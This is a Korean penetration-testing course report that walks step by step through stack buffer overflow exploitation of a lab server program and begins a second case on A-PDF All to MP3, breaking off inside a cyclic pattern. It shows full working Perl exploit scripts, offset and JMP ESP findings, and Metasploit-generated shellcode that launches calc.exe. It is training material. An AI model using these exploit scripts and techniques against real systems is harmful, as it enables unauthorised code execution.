

취약점 분석

문제해결 시나리오

악성코드분석 및 모의해킹 전문가 양성과정

김 다 승

차 례

1. vuln_win_server.exe	----- 3
1-1. 의뢰 대상의 프로그램의 BOF 취약점 유무 판단	----- 3
1-2. 버퍼 사이즈와 Stack의 지역변수 크기 획득	----- 4
1-3. RET 후 ESP 위치 파악	----- 5
1-4. JMP ESP 주소 확인	----- 7
1-5. 테스트용 셸 코드 작성	----- 8
1-6. 공격 가능 여부 확인	----- 9
2. A-PDF All to MP3	----- 10
2-1. 의뢰 대상의 프로그램의 BOF 취약점 유무 판단	----- 10
2-2. 버퍼 사이즈와 Stack의 지역변수 크기 획득	----- 11
2-3. RET 후 ESP 위치 파악	----- 13
2-4. JMP ESP 주소 확인	----- 14
2-5. 테스트용 셸 코드 작성	----- 15
2-6. 공격 가능 여부 확인	----- 16

1. vuln_win_server.exe

1-1. 의뢰 대상의 프로그램의 BOF 취약점 유무 판단

1) 대상 프로그램을 사용하여 포트 12345로 열어주기

```
C:\>vuln_win_server.exe 12345
```

[그림 1. 해당 프로그램으로 이용하여 포트 12345로 열어주기]

```
C:\Documents and Settings\Administrator>netstat -a
```

Proto	Local Address	Foreign Address	State
TCP	jin-9d36a77717f:epmap	jin-9d36a77717f:0	LISTENING
TCP	jin-9d36a77717f:12345	jin-9d36a77717f:0	LISTENING

[그림 2. netstat -a 명령어로 열려있는 상태인지 확인]

2) 대상 프로그램에 전달할 내용으로 파일 생성(pattern.pl)

```
#!/usr/bin/perl

use lib "/pentest/exploits/framework2/lib";
use Msf::Socket::Tcp;
use Pex::Text;

$conn = Msf::Socket::Tcp->new(
    'PeerAddr' => '192.168.1.10',
    'PeerPort' => '12345',
);

#pattern = 'A' x 5000; // x is alphabet
$pattern = Pex::Text::PatternCreate(5000);
$conn->Send($pattern);

~
"pattern.pl" 14L, 296C
```

[그림 3. pattern.pl의 내용]

> 'A'가 5000번 입력되어 있는 내용

3) 생성할 파일을 해당 프로그램에 전달

```
root@bt:~# perl pattern.pl
```

4) 해당 프로그램이 비정상 종료되는 것을 확인

[그림 4. 비정상 종료]

> 버퍼 초과로 인한 비정상 종료임을 추측할 수 있다.


> BOF 가능성 有

1-2. 버퍼 사이즈와 Stack의 지역변수 크기 획득

1) 해당 프로그램을 OllyDbg로 실행하여 argument에 12345를 넣어 Run 한 번 하기



[그림 1. OllyDbg로 실행]




[그림 2. argument에 12345 전달]

> 해당 프로그램은 vuln_win_server.exe [포트번호]로 열어주기 때문에 사용할 포트번호를 argument에 넣는다.

2) 비정상 종료로 시켜서 EIP를 확인하기 위해 비정상 종료를 발생시키는 파일 전달

```
root@bt:~# perl pattern.pl
```

3) 비정상 종료가 발생될 때, EIP를 확인



4) EIP와 전달할 때 사용된 문자열의 개수 5000을 가지고 버퍼 사이즈를 구하기

```
root@bt:/pentest/exploits/framework2/sdk# ./patternoffset.pl 43386F43 5000
2004
```

5) Stack의 지역변수 크기 구하기

2004(buffer) - 4(SFP) = 2000(지역변수)

0012E258	41414141	
0012E25C	41414141	
0012E260	7C971EED	ntdll.7C971EED
0012E264	EB5903EB	
0012E268	FFF8E805	
0012E26C	494FFFFF	

[그림 3. 'A' x 2000인 경우]

0012E258	41414141	
0012E25C	41414141	
0012E260	41414141	
0012E264	7C971EED	ntdll.7C971EED
0012E268	EB5903EB	
0012E26C	FFF8E805	

[그림 4. 'A' x 2004인 경우]

> 'A' x 2000인 경우, 쉘 코드 시작 주소보다 + 4byte(0012E268)에서 비정상 종료된다.

> 'A' x 2004인 경우, 쉘 코드 시작 주소에서 Break Point한 JMP ESP에서 한 번 정지한다.


> 2004에서 SFP를 제외한 나머진 2000이 지역변수의 크기인 것으로 추측된다.

1-3. RET 후 ESP 위치 파악

1) argument값으로 포트 넣고 Run하기




2) 상단의 아이콘 중 E를 누르기



3) ntdll.dll인 것을 선택하여 Enter

77CF0000	0008F000	77D00EB9	USER32	5.1.2600.2180	<> C:\WINDOWS\system32\USER32.dll
77D80000	00091000	77D86284	RPCRT4	5.1.2600.2180	<> C:\WINDOWS\system32\RPCRT4.dll
77E20000	00046000	77E263CA	GDI32	5.1.2600.2180	<> C:\WINDOWS\system32\GDI32.dll
77F50000	000A8000	77F570D4	ADVAPI32	5.1.2600.2180	<> C:\WINDOWS\system32\ADVAPI32.dll
7C800000	0012E000	7C80B436	kernel32	5.1.2600.2180	<> C:\WINDOWS\system32\kernel32.dll
7C930000	0009C000	7C943156	ntdll	5.1.2600.2180	<> C:\WINDOWS\system32\ntdll.dll

4) 바탕에서 우클릭 - search for - command에서 jmp esp 검색



5) JMP ESP를 찾은 후, Break point 걸기




1-3. RET 후 ESP 위치 파악


6) 비정상 종료를 발생시키는 파일 전달

```
root@bt:~# perl attack2.pl
root@bt:~#
```

7) Break Point 덕분에 JMP ESP에 멈춘 것을 확인



> ESP가 0012E268임을 확인



> 스택 영역에서

7C971EED(JMP ESP)를 기준으로
0012E264부터 위쪽으로 buffer
0012E268부터 아래쪽으로는 shellcode
임을 확인.

1-4. JMP ESP 주소 확인

1. 상단의 아이콘 중 E를 클릭하기



2. Executable modules창이 새로 뜨는데 여기에서 ntdll를 선택하고 Enter키 누르기

E Executable modules					
Base	Size	Entry	Name	File version	Path
00400000	00013000	0040000F	vuln_win		C:\vuln_win_server.exe
719D0000	00008000	719D1642	WS2HELP	5.1.2600.2180	C:\WINDOWS\system32\WS2HELP.dll
719E0000	00017000	719E1273	WS2_32	5.1.2600.2180	C:\WINDOWS\system32\WS2_32.dll
71A00000	0000B000	71A01039	WSOCK32	5.1.2600.2180	C:\WINDOWS\system32\WSOCK32.dll
77BC0000	00058000	77BCF2A1	msvcrt	7.0.2600.2180	C:\WINDOWS\system32\msvcrt.dll
77D80000	00091000	77D86284	RPCRT4	5.1.2600.2180	C:\WINDOWS\system32\RPCRT4.dll
77F50000	000A8000	77F570D4	ADVAPI32	5.1.2600.2180	C:\WINDOWS\system32\ADVAPI32.dll
7C800000	0012E000	7C80B436	kernel32	5.1.2600.2180	C:\WINDOWS\system32\kernel32.dll
7C930000	0009C000	7C943156	ntdll	5.1.2600.2180	C:\WINDOWS\system32\ntdll.dll

3. 또 다른 새 창이 뜨면 바탕에 우클릭하여 command로 "jmp esp"검색하기

CPU - main thread, module ntdll		
Address	Hex dump	Disassembly
7C931000	90	NOP
7C931001	90	NOP
7C931002	90	
7C931003	90	
7C931004	90	
7C931005	64:8B0C	MOV ECX, [EBX]
7C93100C	8B5424	MOV EAX, [ESP+4]
7C931010	837A1	CMPEB AL, [ESI+0]
7C931014	75 4F	JNZ [ESI+0]
7C931016	F0:FF4	DEC EDI
7C93101A	75 19	JNZ [ESI+0]
7C93101C	8B412	MOV EAX, [ECX+2]
7C93101F	8942C	MOV ECX, [EAX]
7C931022	C742C	MOV EAX, [ECX]
7C931029	33C0	CMPEB AL, AL
7C93102B	C2 04C	JB [ESI+0]
7C93102E	8DA424	MOV EAX, [ESP+4]
7C931035	8B412	MOV EAX, [ECX+2]
7C931038	3942C	CMPEB ECX, ECX
7C93103B	75 08	JNZ [ESI+0]
7C93103D	FF42C	DEC EDI
7C931040	33C0	CMPEB AL, AL
7C931042	C2 04C	JB [ESI+0]
7C931045	52	MOV EDI, EAX
7C931046	E8 447	JMP [ESI+0]
7C931048	64:8B0C	MOV ECX, [EBX]
7C931052	8B5424	MOV EAX, [ESP+4]
7C931056	EB C4	MOV EBX, [ESI+0]

Find command

jmp esp

☒ Entire block

Find Cancel

4. JMP ESP의 주소 확인 : 7C971EED

CPU - main thread, module ntdll		
Address	Hex dump	Disassembly
7C971EED	FFE4	JMP ESP
7C971EEF	FE	???
7C971EE8	EEFC 60	CALL [ESI+0]

1-5. 테스트용 셸 코드 작성

1) 계산기가 실행되는 셸 코드 작성

```
root@bt: /pentest/exploits/framework2# ./msfpayload win32_exec CMD="calc.exe" R | ./msfencode -e PexAlphaNum -t perl
[*] Using Msf::Encoder::PexAlphaNum with final size of 351 bytes
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44".
"\x42\x50\x42\x30\x42\x50\x4b\x48\x45\x34\x4e\x53\x4b\x58\x4e\x47".
"\x45\x50\x4a\x57\x41\x50\x4f\x4e\x4b\x58\x4f\x34\x4a\x51\x4b\x48".
"\x4f\x45\x42\x42\x41\x50\x4b\x4e\x49\x54\x4b\x58\x46\x53\x4b\x38".
"\x41\x30\x50\x4e\x41\x53\x42\x4c\x49\x49\x4e\x4a\x46\x48\x42\x4c".
"\x46\x37\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x50\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x43\x46\x45\x46\x42\x46\x50\x45\x37\x45\x4e\x4b\x48".
"\x4f\x35\x46\x32\x41\x50\x4b\x4e\x48\x36\x4b\x38\x4e\x30\x4b\x34".
"\x4b\x38\x4f\x55\x4e\x51\x41\x50\x4b\x4e\x4b\x38\x4e\x51\x4b\x58".
"\x41\x30\x4b\x4e\x49\x58\x4e\x45\x46\x42\x46\x50\x43\x4c\x41\x43".
"\x42\x4c\x46\x36\x4b\x48\x42\x34\x42\x43\x45\x38\x42\x4c\x4a\x47".
"\x4e\x50\x4b\x38\x42\x44\x4e\x50\x4b\x38\x42\x47\x4e\x41\x4d\x4a".
"\x4b\x58\x4a\x46\x4a\x30\x4b\x4e\x49\x30\x4b\x48\x42\x38\x42\x4b".
"\x42\x30\x42\x30\x42\x50\x4b\x48\x4a\x56\x4e\x43\x4f\x55\x41\x43".
"\x48\x4f\x42\x56\x48\x55\x49\x38\x4a\x4f\x43\x58\x42\x4c\x4b\x57".
"\x42\x35\x4a\x56\x42\x4f\x4c\x38\x46\x30\x4f\x35\x4a\x56\x4a\x39".
"\x50\x4f\x4c\x38\x50\x50\x47\x35\x4f\x4f\x4e\x43\x56\x41\x36".
"\x4e\x36\x43\x56\x50\x42\x45\x46\x4a\x37\x45\x46\x42\x50\x5a";
```

2) 공격 코드 작성

```
#!/usr/bin/perl

use lib "/pentest/exploits/framework2/lib";
use Msf::Socket::Tcp;
use Pex::Text;

$conn = Msf::Socket::Tcp->new(
    'PeerAddr' => '192.168.1.10',
    'PeerPort' => '12345',
);

$buffer = 'A' x 2004;
$ret = "\xED\x1E\x97\x7C";
$shellcode = "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44".
"\x42\x30\x42\x30\x42\x50\x4b\x48\x45\x34\x4e\x53\x4b\x58\x4e\x47".
"\x45\x50\x4a\x57\x41\x50\x4f\x4e\x4b\x58\x4f\x34\x4a\x51\x4b\x48".
"\x4f\x45\x42\x42\x41\x50\x4b\x4e\x49\x54\x4b\x58\x46\x53\x4b\x38".
"\x41\x50\x50\x4e\x41\x53\x42\x4c\x49\x49\x4e\x4a\x46\x48\x42\x4c".
"\x46\x57\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x43\x46\x55\x46\x52\x46\x50\x45\x57\x45\x4e\x4b\x38".
"\x4f\x55\x46\x42\x41\x50\x4b\x4e\x48\x56\x4b\x48\x4e\x50\x4b\x34".
"\x4b\x38\x4f\x45\x4e\x41\x41\x50\x4b\x4e\x4b\x38\x4e\x41\x4b\x38".
"\x41\x50\x4b\x4e\x49\x58\x4e\x55\x46\x42\x46\x50\x43\x4c\x41\x53".
"\x42\x4c\x46\x56\x4b\x58\x42\x34\x42\x53\x45\x48\x42\x4c\x4a\x37".
"\x4e\x50\x4b\x38\x42\x44\x4e\x50\x4b\x38\x42\x57\x4e\x51\x4d\x4a".
"\x4b\x38\x4a\x36\x4a\x50\x4b\x4e\x49\x30\x4b\x38\x42\x38\x42\x4b".
"\x42\x50\x42\x30\x42\x50\x4b\x48\x4a\x36\x4e\x53\x4f\x45\x41\x53".
"\x48\x4f\x42\x36\x48\x55\x49\x38\x4a\x4f\x43\x38\x42\x4c\x4b\x57".
"\x42\x55\x4a\x46\x42\x4f\x4c\x48\x46\x30\x4f\x35\x4a\x56\x4a\x59".
"\x50\x4f\x4c\x58\x50\x30\x47\x45\x4f\x4f\x4e\x43\x46\x41\x46".
"\x4e\x56\x43\x36\x50\x52\x45\x36\x4a\x37\x45\x36\x42\x30\x5a";
```

"attack.pl" 38L, 1800C

17,1

Top

1-6. 공격 가능 여부 확인


1) 포트 12345로 열어주기

```
C:\>vuln_win_server.exe 12345
```

2) 공격 코드 전달하기

```
root@bt:~# perl attack.pl
```


3) 해당 프로그램이 비정상 종료되면서 계산기가 실행되는 것을 확인



2. A-PDF All to MP3

2-1. 의뢰 대상의 프로그램의 BOF 취약점 유무 판단

1) 해당 프로그램에 사용할 파일 생성




> "A"를 5000번 반복 print해서 test.wav에 저장하여 새 파일 생성

2) 해당 프로그램에 사용하기 전에 OllyDbg로 접근하기



> 해당 프로그램을 실행 중인 상태에서 접근하기



> OllyDbg에서 File-Attach에서 해당 프로그램을 선택하여 Attach를 클릭하고 한 번 Run하기

3) 해당 프로그램에 생성한 파일 사용하기



> 비정상 종료가 되는 것을 확인, BOF 가능성 有

2-2. 버퍼 사이즈와 Stack의 지역변수 크기 획득

1) EIP 구하기

1-1) 5000자로 패턴을 텍스트파일에 저장하여 새 파일 생성하기

```
C:\#실행파일들>PCreate.exe 5000 > test.txt
```

1-2) 패턴이 저장된 파일의 내용을 복사하기

```
test - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx